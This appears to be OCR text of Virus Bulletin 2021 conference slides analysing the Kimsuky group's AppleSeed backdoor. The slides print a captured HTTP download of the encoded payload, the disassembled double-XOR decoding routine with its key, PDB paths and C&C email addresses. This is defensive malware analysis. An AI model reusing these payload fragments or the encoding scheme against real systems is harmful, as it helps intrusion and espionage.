Virus Bulletin 2021 - Localhost

S2W
Safe and Secure World

Operation Newton : Hi Kimsuky? Did an Apple(Seed) really fall on Newton's head?

Jaeki Kim, Sojun Ryu, Kyoung-ju Kwak
@S2W TALON

About Me

Jaeki Kim

- **Malware & Threat Analysis**

Principal Researcher, BLKSMTH – TALON @S2W Lab (2020.09 ~)

- Matryoshka : Variant of ROKRAT, **APT37/Scarcruft** (2021.07)

Computer Emergency Analysis Team @Financial Security Insitute (2016.10 ~ 2020.09)

- Malware Analysis & Threat Intelligence Research and Operating Bug Bounty
- (**VB2018**) '**Campaign DOKKAEBI**' : Documents of Korean and Evil Binary
- (**VB2019**) **Kimsuky** group: tracking the king of the spear-phishing

Digital Forensic @National Election Commission (2016)

M.S. degree of Information Security (SANE Lab @Korea University, 2014 ~ 2016)

SNS(facebook,twitter) @2runjack2 / E-mail : jack2@s2w.inc

About Me

Sojun Ryu

- **Malware & Threat Analysis**
- **Incident Response**

BLKSMTH – TALON @S2W Lab (2020. 10 ~)

- Analysis of Lazarus malware abusing Non-ActiveX Module in South Korea (2021. 7)
- Deep Analysis of Vidar Stealer (2021. 5)
- Operation SyncTrek (2021.2)
- Analysis of THREATNEEDLE C&C Communication (feat. Google TAG Warning to Researchers) (2021.1)

Profound Analysis Team @KISA, KrCERT/CC (2013. 12 ~ 2020. 10)

- VB2020: Clandestine hunter: two strategies for supply chain attack (2020. 10)
- TTPs#2 Analysis of the Bookcodes RAT C2 framework starting with spear phishing (2020. 6)
- TTPs#1 Controlling local network through vulnerable websites (2020. 4)

About Me

Kyoung-ju Kwak

- **Director, S2W CTI Group**
- **Mainly interested in state-sponsored threat actor, ransomware and any cybercrime**

Presentation

The Case study of Incidents in Korea Financial Sector, **International Symposium on Cyber Crime Response**, 2014

The New Wave of CyberTerror in Korea Financial Sector, **PACSEC Japan**, 2016

Fly me to the BLACKMOON, **HITCON Taiwan**, 2016

Silent Rifle, How to take control all of your system, **HACKCON Norway**, 2016

Campaign RIFLE : Andariel, The Maiden of Anguish, **Kaspersky Cyber Security Weekend (Phuket)**, 2017

Underground Invasion Tunnels : State-Sponsored Cyber Miners Recent Status, **Kaspersky SAS (Cancun)**, 2018

Nation-State Moneymule's Hunting Season : APT Attacks Targetting Financial Institutions, **Blackhat Europe & Asia**

About S2W TALON

APT Intelligence
Threat Actor tracking
Detailed **Malware** analysis
Incident response

HOTSAUCE

Deep & Darkweb (DDW) Intelligence
DDW Users tracking
Open source intelligence
Cryptocurrency tracking
Find anything provocative

Offensive Research
Core Technology Research

Contents

- Introduction
  - Appleseed : Backdoor of Kimsuky Group


- The storyline of the Operation Newton
  - Analysis of full-chain attack that targeting scientific/engineering researchers

- Co-Relation Analysis using Opsec-Fail

- Conclusion

Introduction

Appleseed : Backdoor of Kimsuky Group



Introduction

#Kimsuky : Advanced Persistent Threat group


Introduction

#Kimsuky : Advanced Persistent Threat group

Exposed to Many Threat Hunters

Introduction

#Kimsuky : Advanced Persistent Threat group



[redacted]

PSA: #Malware #Analysts everywhere, we take this moment of silence to thank #Kimsuky #APT for being the #basicbitch of all APTs. They are persistent, but they sure as hell are not advanced. 🥲

Introduction

View of Threat Hunter
(Malware Researcher or Analysist)

But, Damage is more critical

Introduction

AppleSeed : Backdoor of Kimsuky Group


Introduction

AppleSeed - First Seen ITW : 2019.05

Introduction

AppleSeed - First Seen ITW : 2019.05

- **Distribution URL :**
  nexfqlymnurqydrttq.esy[.]es/utopia/downloads/seed , 185.224.138[.]13




```
</html>GET /utopia/downloads/seed HTTP/1.1
Connection: Keep-Alive
Accept: */*
User-Agent: Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)
Host: nexfqlymnurqydrttq.esy.es

HTTP/1.1 200 OK
Connection: Keep-Alive
Content-Type: text/plain
Last-Modified: Mon, 06 May 2019 13:05:25 GMT
Etag: "4cabc-5cd03115-c800bed8a4ca4e32;;;"
Accept-Ranges: bytes
Content-Length: 314044
Date: Tue, 07 May 2019 07:18:34 GMT

-----BEGIN CERTIFICATE-----
TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAGAEAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5v
dCBiZSBydW4gaW4gRE9TIG1vZGUuDQ0KJAAAAAAAAADW/krakp8kiZKfJImSnySJ
4f0niJyfJInh/SGIPp8kieH9IIiEnySJDD/jiZCfJInY+ieIhZ8kidj6IYignySJ
```

Introduction

AppleSeed - First Seen ITW : 2019.05


- **Distribution URL :**
  nexfqlymnurqydrttq.esy[.]es/utopia/downloads/seed , 185.224.138[.]13



```
</html>GET /utopia/downloads/seed HTTP/1.1
Connection: Keep-Alive
Accept: */*
User-Agent: Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)
Host: nexfqlymnurqydrttq.esy.es

HTTP/1.1 200 OK
Connection: Keep-Alive
Content-Type: text/plain
Last-Modified: Mon, 06 May 2019 13:05:25 GMT
Etag: "4cabc-5cd03115-c800bed8a4ca4e32;;;"
Accept-Ranges: bytes
Content-Length: 314044
Date: Tue, 07 May 2019 07:18:34 GMT

-----BEGIN CERTIFICATE-----
TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAGAEAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5v
dCBiZSBydW4gaW4gRE9TIG1vZGUuDQ0KJAAAAAAAAAAADW/krakp8kiZKfJImSnySJ
4f0niJyfJInh/SGIPp8kieH9IIiEnySJDD/jiZCfJInY+ieIhZ8kidj6IYignySJ
```

- **PDB Path of Decoded binary**
  - (seed) : F:\PC_Manager\Utopia_v0.1\bin\AppleSeed.pdb
  - (seed64) : F:\PC_Manager\Utopia_v0.1\bin\AppleSeed64.pdb

Kimsuky group: tracking the king of the spear-phishing @VB2019



Recent Trends

- [CASE 3] File Download vulnerability
  - Directory Listing : New Malware
    - F:₩PC_Manager₩Utopia_v0.1₩bin ₩AppleSeed.pdb

```
.text:10001000 ; Alignment     : default
.text:10001000 ; PDB File Name : F:\PC_Manager\Utopia_v0.1\bin\AppleSeed.pdb
.text:10001000 ; OS type          :  MS Windows
.text:10001000 ; Application type:  DLL 32bit
```

```
.rdata:10035988 ; Export Ordinals Table for AppleSeed.dll
.rdata:10035988 ;
.rdata:10035988 word_10035988   dw 1, 0                 ; DATA XREF: .rdata:10035974↑o
.rdata:1003598C aAppleseedDll   db 'AppleSeed.dll',0    ; DATA XREF: .rdata:1003595C↑o
.rdata:1003599A aF6a90e0e7056f1 db 'f6a90e0e7056f1e6a5c1d60fe8fe4971',0
.rdata:1003599A                                         ; DATA XREF: .rdata:off_10035980↑o
.rdata:100359BB aDllinstall     db 'DllInstall',0       ; DATA XREF: .rdata:off_10035980↑o
```

144/155

Introduction


Kimsuky group: tracking the king of the spear-phishing @VB2019

- **Double XOR Decoding Routine**

Introduction

Kimsuky group: tracking the king of the spear-phishing @VB2019

- **Double XOR Decoding Routine**




```
sub_180001070("3e4c154f8596f909cf387ba4561109015b6f0a29c327bbc0217c7fbe", Str2);
if ( !lstrcmpiA(Dst, ExistingFileName) )
  goto LABEL_14;
if ( PathFileExistsA(Dst) )
```


Introduction

Kimsuky group: tracking the king of the spear-phishing @VB2019


- **Double XOR Decoding Routine**




```
                         loc_100010F1:
0F B6 47 FF              movzx   eax, byte ptr [edi-1]
8D 71 F0                 lea     esi, [ecx-10h]
88 45 F8                 mov     [ebp+Buffer], al
83 F9 10                 cmp     ecx, 10h
0F B6 07                 movzx   eax, byte ptr [edi]
88 45 F9                 mov     [ebp+Buffer+1], al
0F 42 F1                 cmovb   esi, ecx
8D 45 F4                 lea     eax, [ebp+ArgList]
C6 45 FA 00              mov     [ebp+var_6], 0
50                       push    eax             ; ArgList
8D 45 F8                 lea     eax, [ebp+Buffer]
68 00 20 03 10           push    offset asc_10032000 ; "%X"
50                       push    eax             ; Buffer
E8 A3 17 00 00           call    scanf_100028C0
8B 4D EC                 mov     ecx, [ebp+var_14]
8D 7F 02                 lea     edi, [edi+2]
0F B6 44 35 DC           movzx   eax, [ebp+esi+var_24]
83 C4 0C                 add     esp, 0Ch
32 C1                    xor     al, cl
8B 4D F4                 mov     ecx, dword ptr [ebp+ArgList]
32 C1                    xor     al, cl
89 4D EC                 mov     [ebp+var_14], ecx
8B 4D F0                 mov     ecx, [ebp+var_10]
88 41 FF                 mov     [ecx-1], al
C6 01 00                 mov     byte ptr [ecx], 0
41                       inc     ecx
89 4D F0                 mov     [ebp+var_10], ecx
8D 4E 01                 lea     ecx, [esi+1]
83 EB 01                 sub     ebx, 1
75 A7                    jnz     short loc_100010F1
```



```
sub_180001070("3e4c154f8596f909cf387ba4561109015b6f0a29c327bbc0217c7fbe", Str2);
if ( !lstrcmpiA(Dst, ExistingFileName) )
  goto LABEL_14;
if ( PathFileExistsA(Dst) )
```



```
3E4C154F 8596F909 CF387BA4 56110901
5B6F0A29 C327BBC0 217C7FBE
```




```
xor_key[1] ^ str[1]
xor_key[2] ^ str[1] ^ str[2]
...
xor_key[n] ^ str[n-1] ^ str[n]
```


Introduction

Kimsuky group: tracking the king of the spear-phishing @VB2019


- **Double XOR Decoding Routine**




```
sub_180001070("3e4c154f8596f909cf387ba4561109015b6f0a29c327bbc0217c7fbe", Str2);
if ( !lstrcmpiA(Dst, ExistingFileName) )
  goto LABEL_14;
if ( PathFileExistsA(Dst) )
```



```
                    loc_100010F1:
0F B6 47 FF         movzx   eax, byte ptr [edi-1]
8D 71 F0            lea     esi, [ecx-10h]
88 45 F8            mov     [ebp+Buffer], al
83 F9 10            cmp     ecx, 10h
0F B6 07            movzx   eax, byte ptr [edi]
88 45 F9            mov     [ebp+Buffer+1], al
0F 42 F1            cmovb   esi, ecx
8D 45 F4            lea     eax, [ebp+ArgList]
C6 45 FA 00         mov     [ebp+var_6], 0
50                  push    eax             ; ArgList
8D 45 F8            lea     eax, [ebp+Buffer]
68 00 20 03 10      push    offset asc_10032000 ; "%X"
50                  push    eax             ; Buffer
E8 A3 17 00 00      call    scanf_100028C0
8B 4D EC            mov     ecx, [ebp+var_14]
8D 7F 02            lea     edi, [edi+2]
0F B6 44 35 DC      movzx   eax, [ebp+esi+var_24]
83 C4 0C            add     esp, 0Ch
32 C1               xor     al, cl
8B 4D F4            mov     ecx, dword ptr [ebp+ArgList]
32 C1               xor     al, cl
89 4D EC            mov     [ebp+var_14], ecx
8B 4D F0            mov     ecx, [ebp+var_10]
88 41 FF            mov     [ecx-1], al
C6 01 00            mov     byte ptr [ecx], 0
41                  inc     ecx
89 4D F0            mov     [ebp+var_10], ecx
8D 4E 01            lea     ecx, [esi+1]
83 EB 01            sub     ebx, 1
75 A7               jnz     short loc_100010F1
```



```
3E4C154F 8596F909 CF387BA4 56110901
5B6F0A29 C327BBC0 217C7FBE
```




```
xor_key[1] ^ str[1]
xor_key[2] ^ str[1] ^ str[2]
...
xor_key[n] ^ str[n-1] ^ str[n]
```

Decoded String
=> explorer.exe

Introduction

Main characteristics of AppleSeed



Introduction

Main characteristics of AppleSeed

Masquerading

Persistence

Monitoring


Introduction

Main characteristics of AppleSeed

Masquerading

Persistence

Monitoring



Upload & Download

Fake PDF Header

(**%PDF-1.7..4 0 obj**)

and XOR encoding

[Server Infra]
hostinger, hostUS,
compromised website

Introduction

Main characteristics of AppleSeed

Masquerading

Persistence

Monitoring

Upload & Download

Fake PDF Header (%PDF-1.7..4 0 obj) ~~and XOR encoding~~

→ changed **encryption using RSA1 public key**

~~[Server Infra]~~
~~hostinger, hostUS,~~
~~compromised website~~


→ using **E-mail as C&C**
k1a0604a@daum.net ,
helper.1.1030@daum.net


Introduction


Related Works : Attack targets of AppleSeed

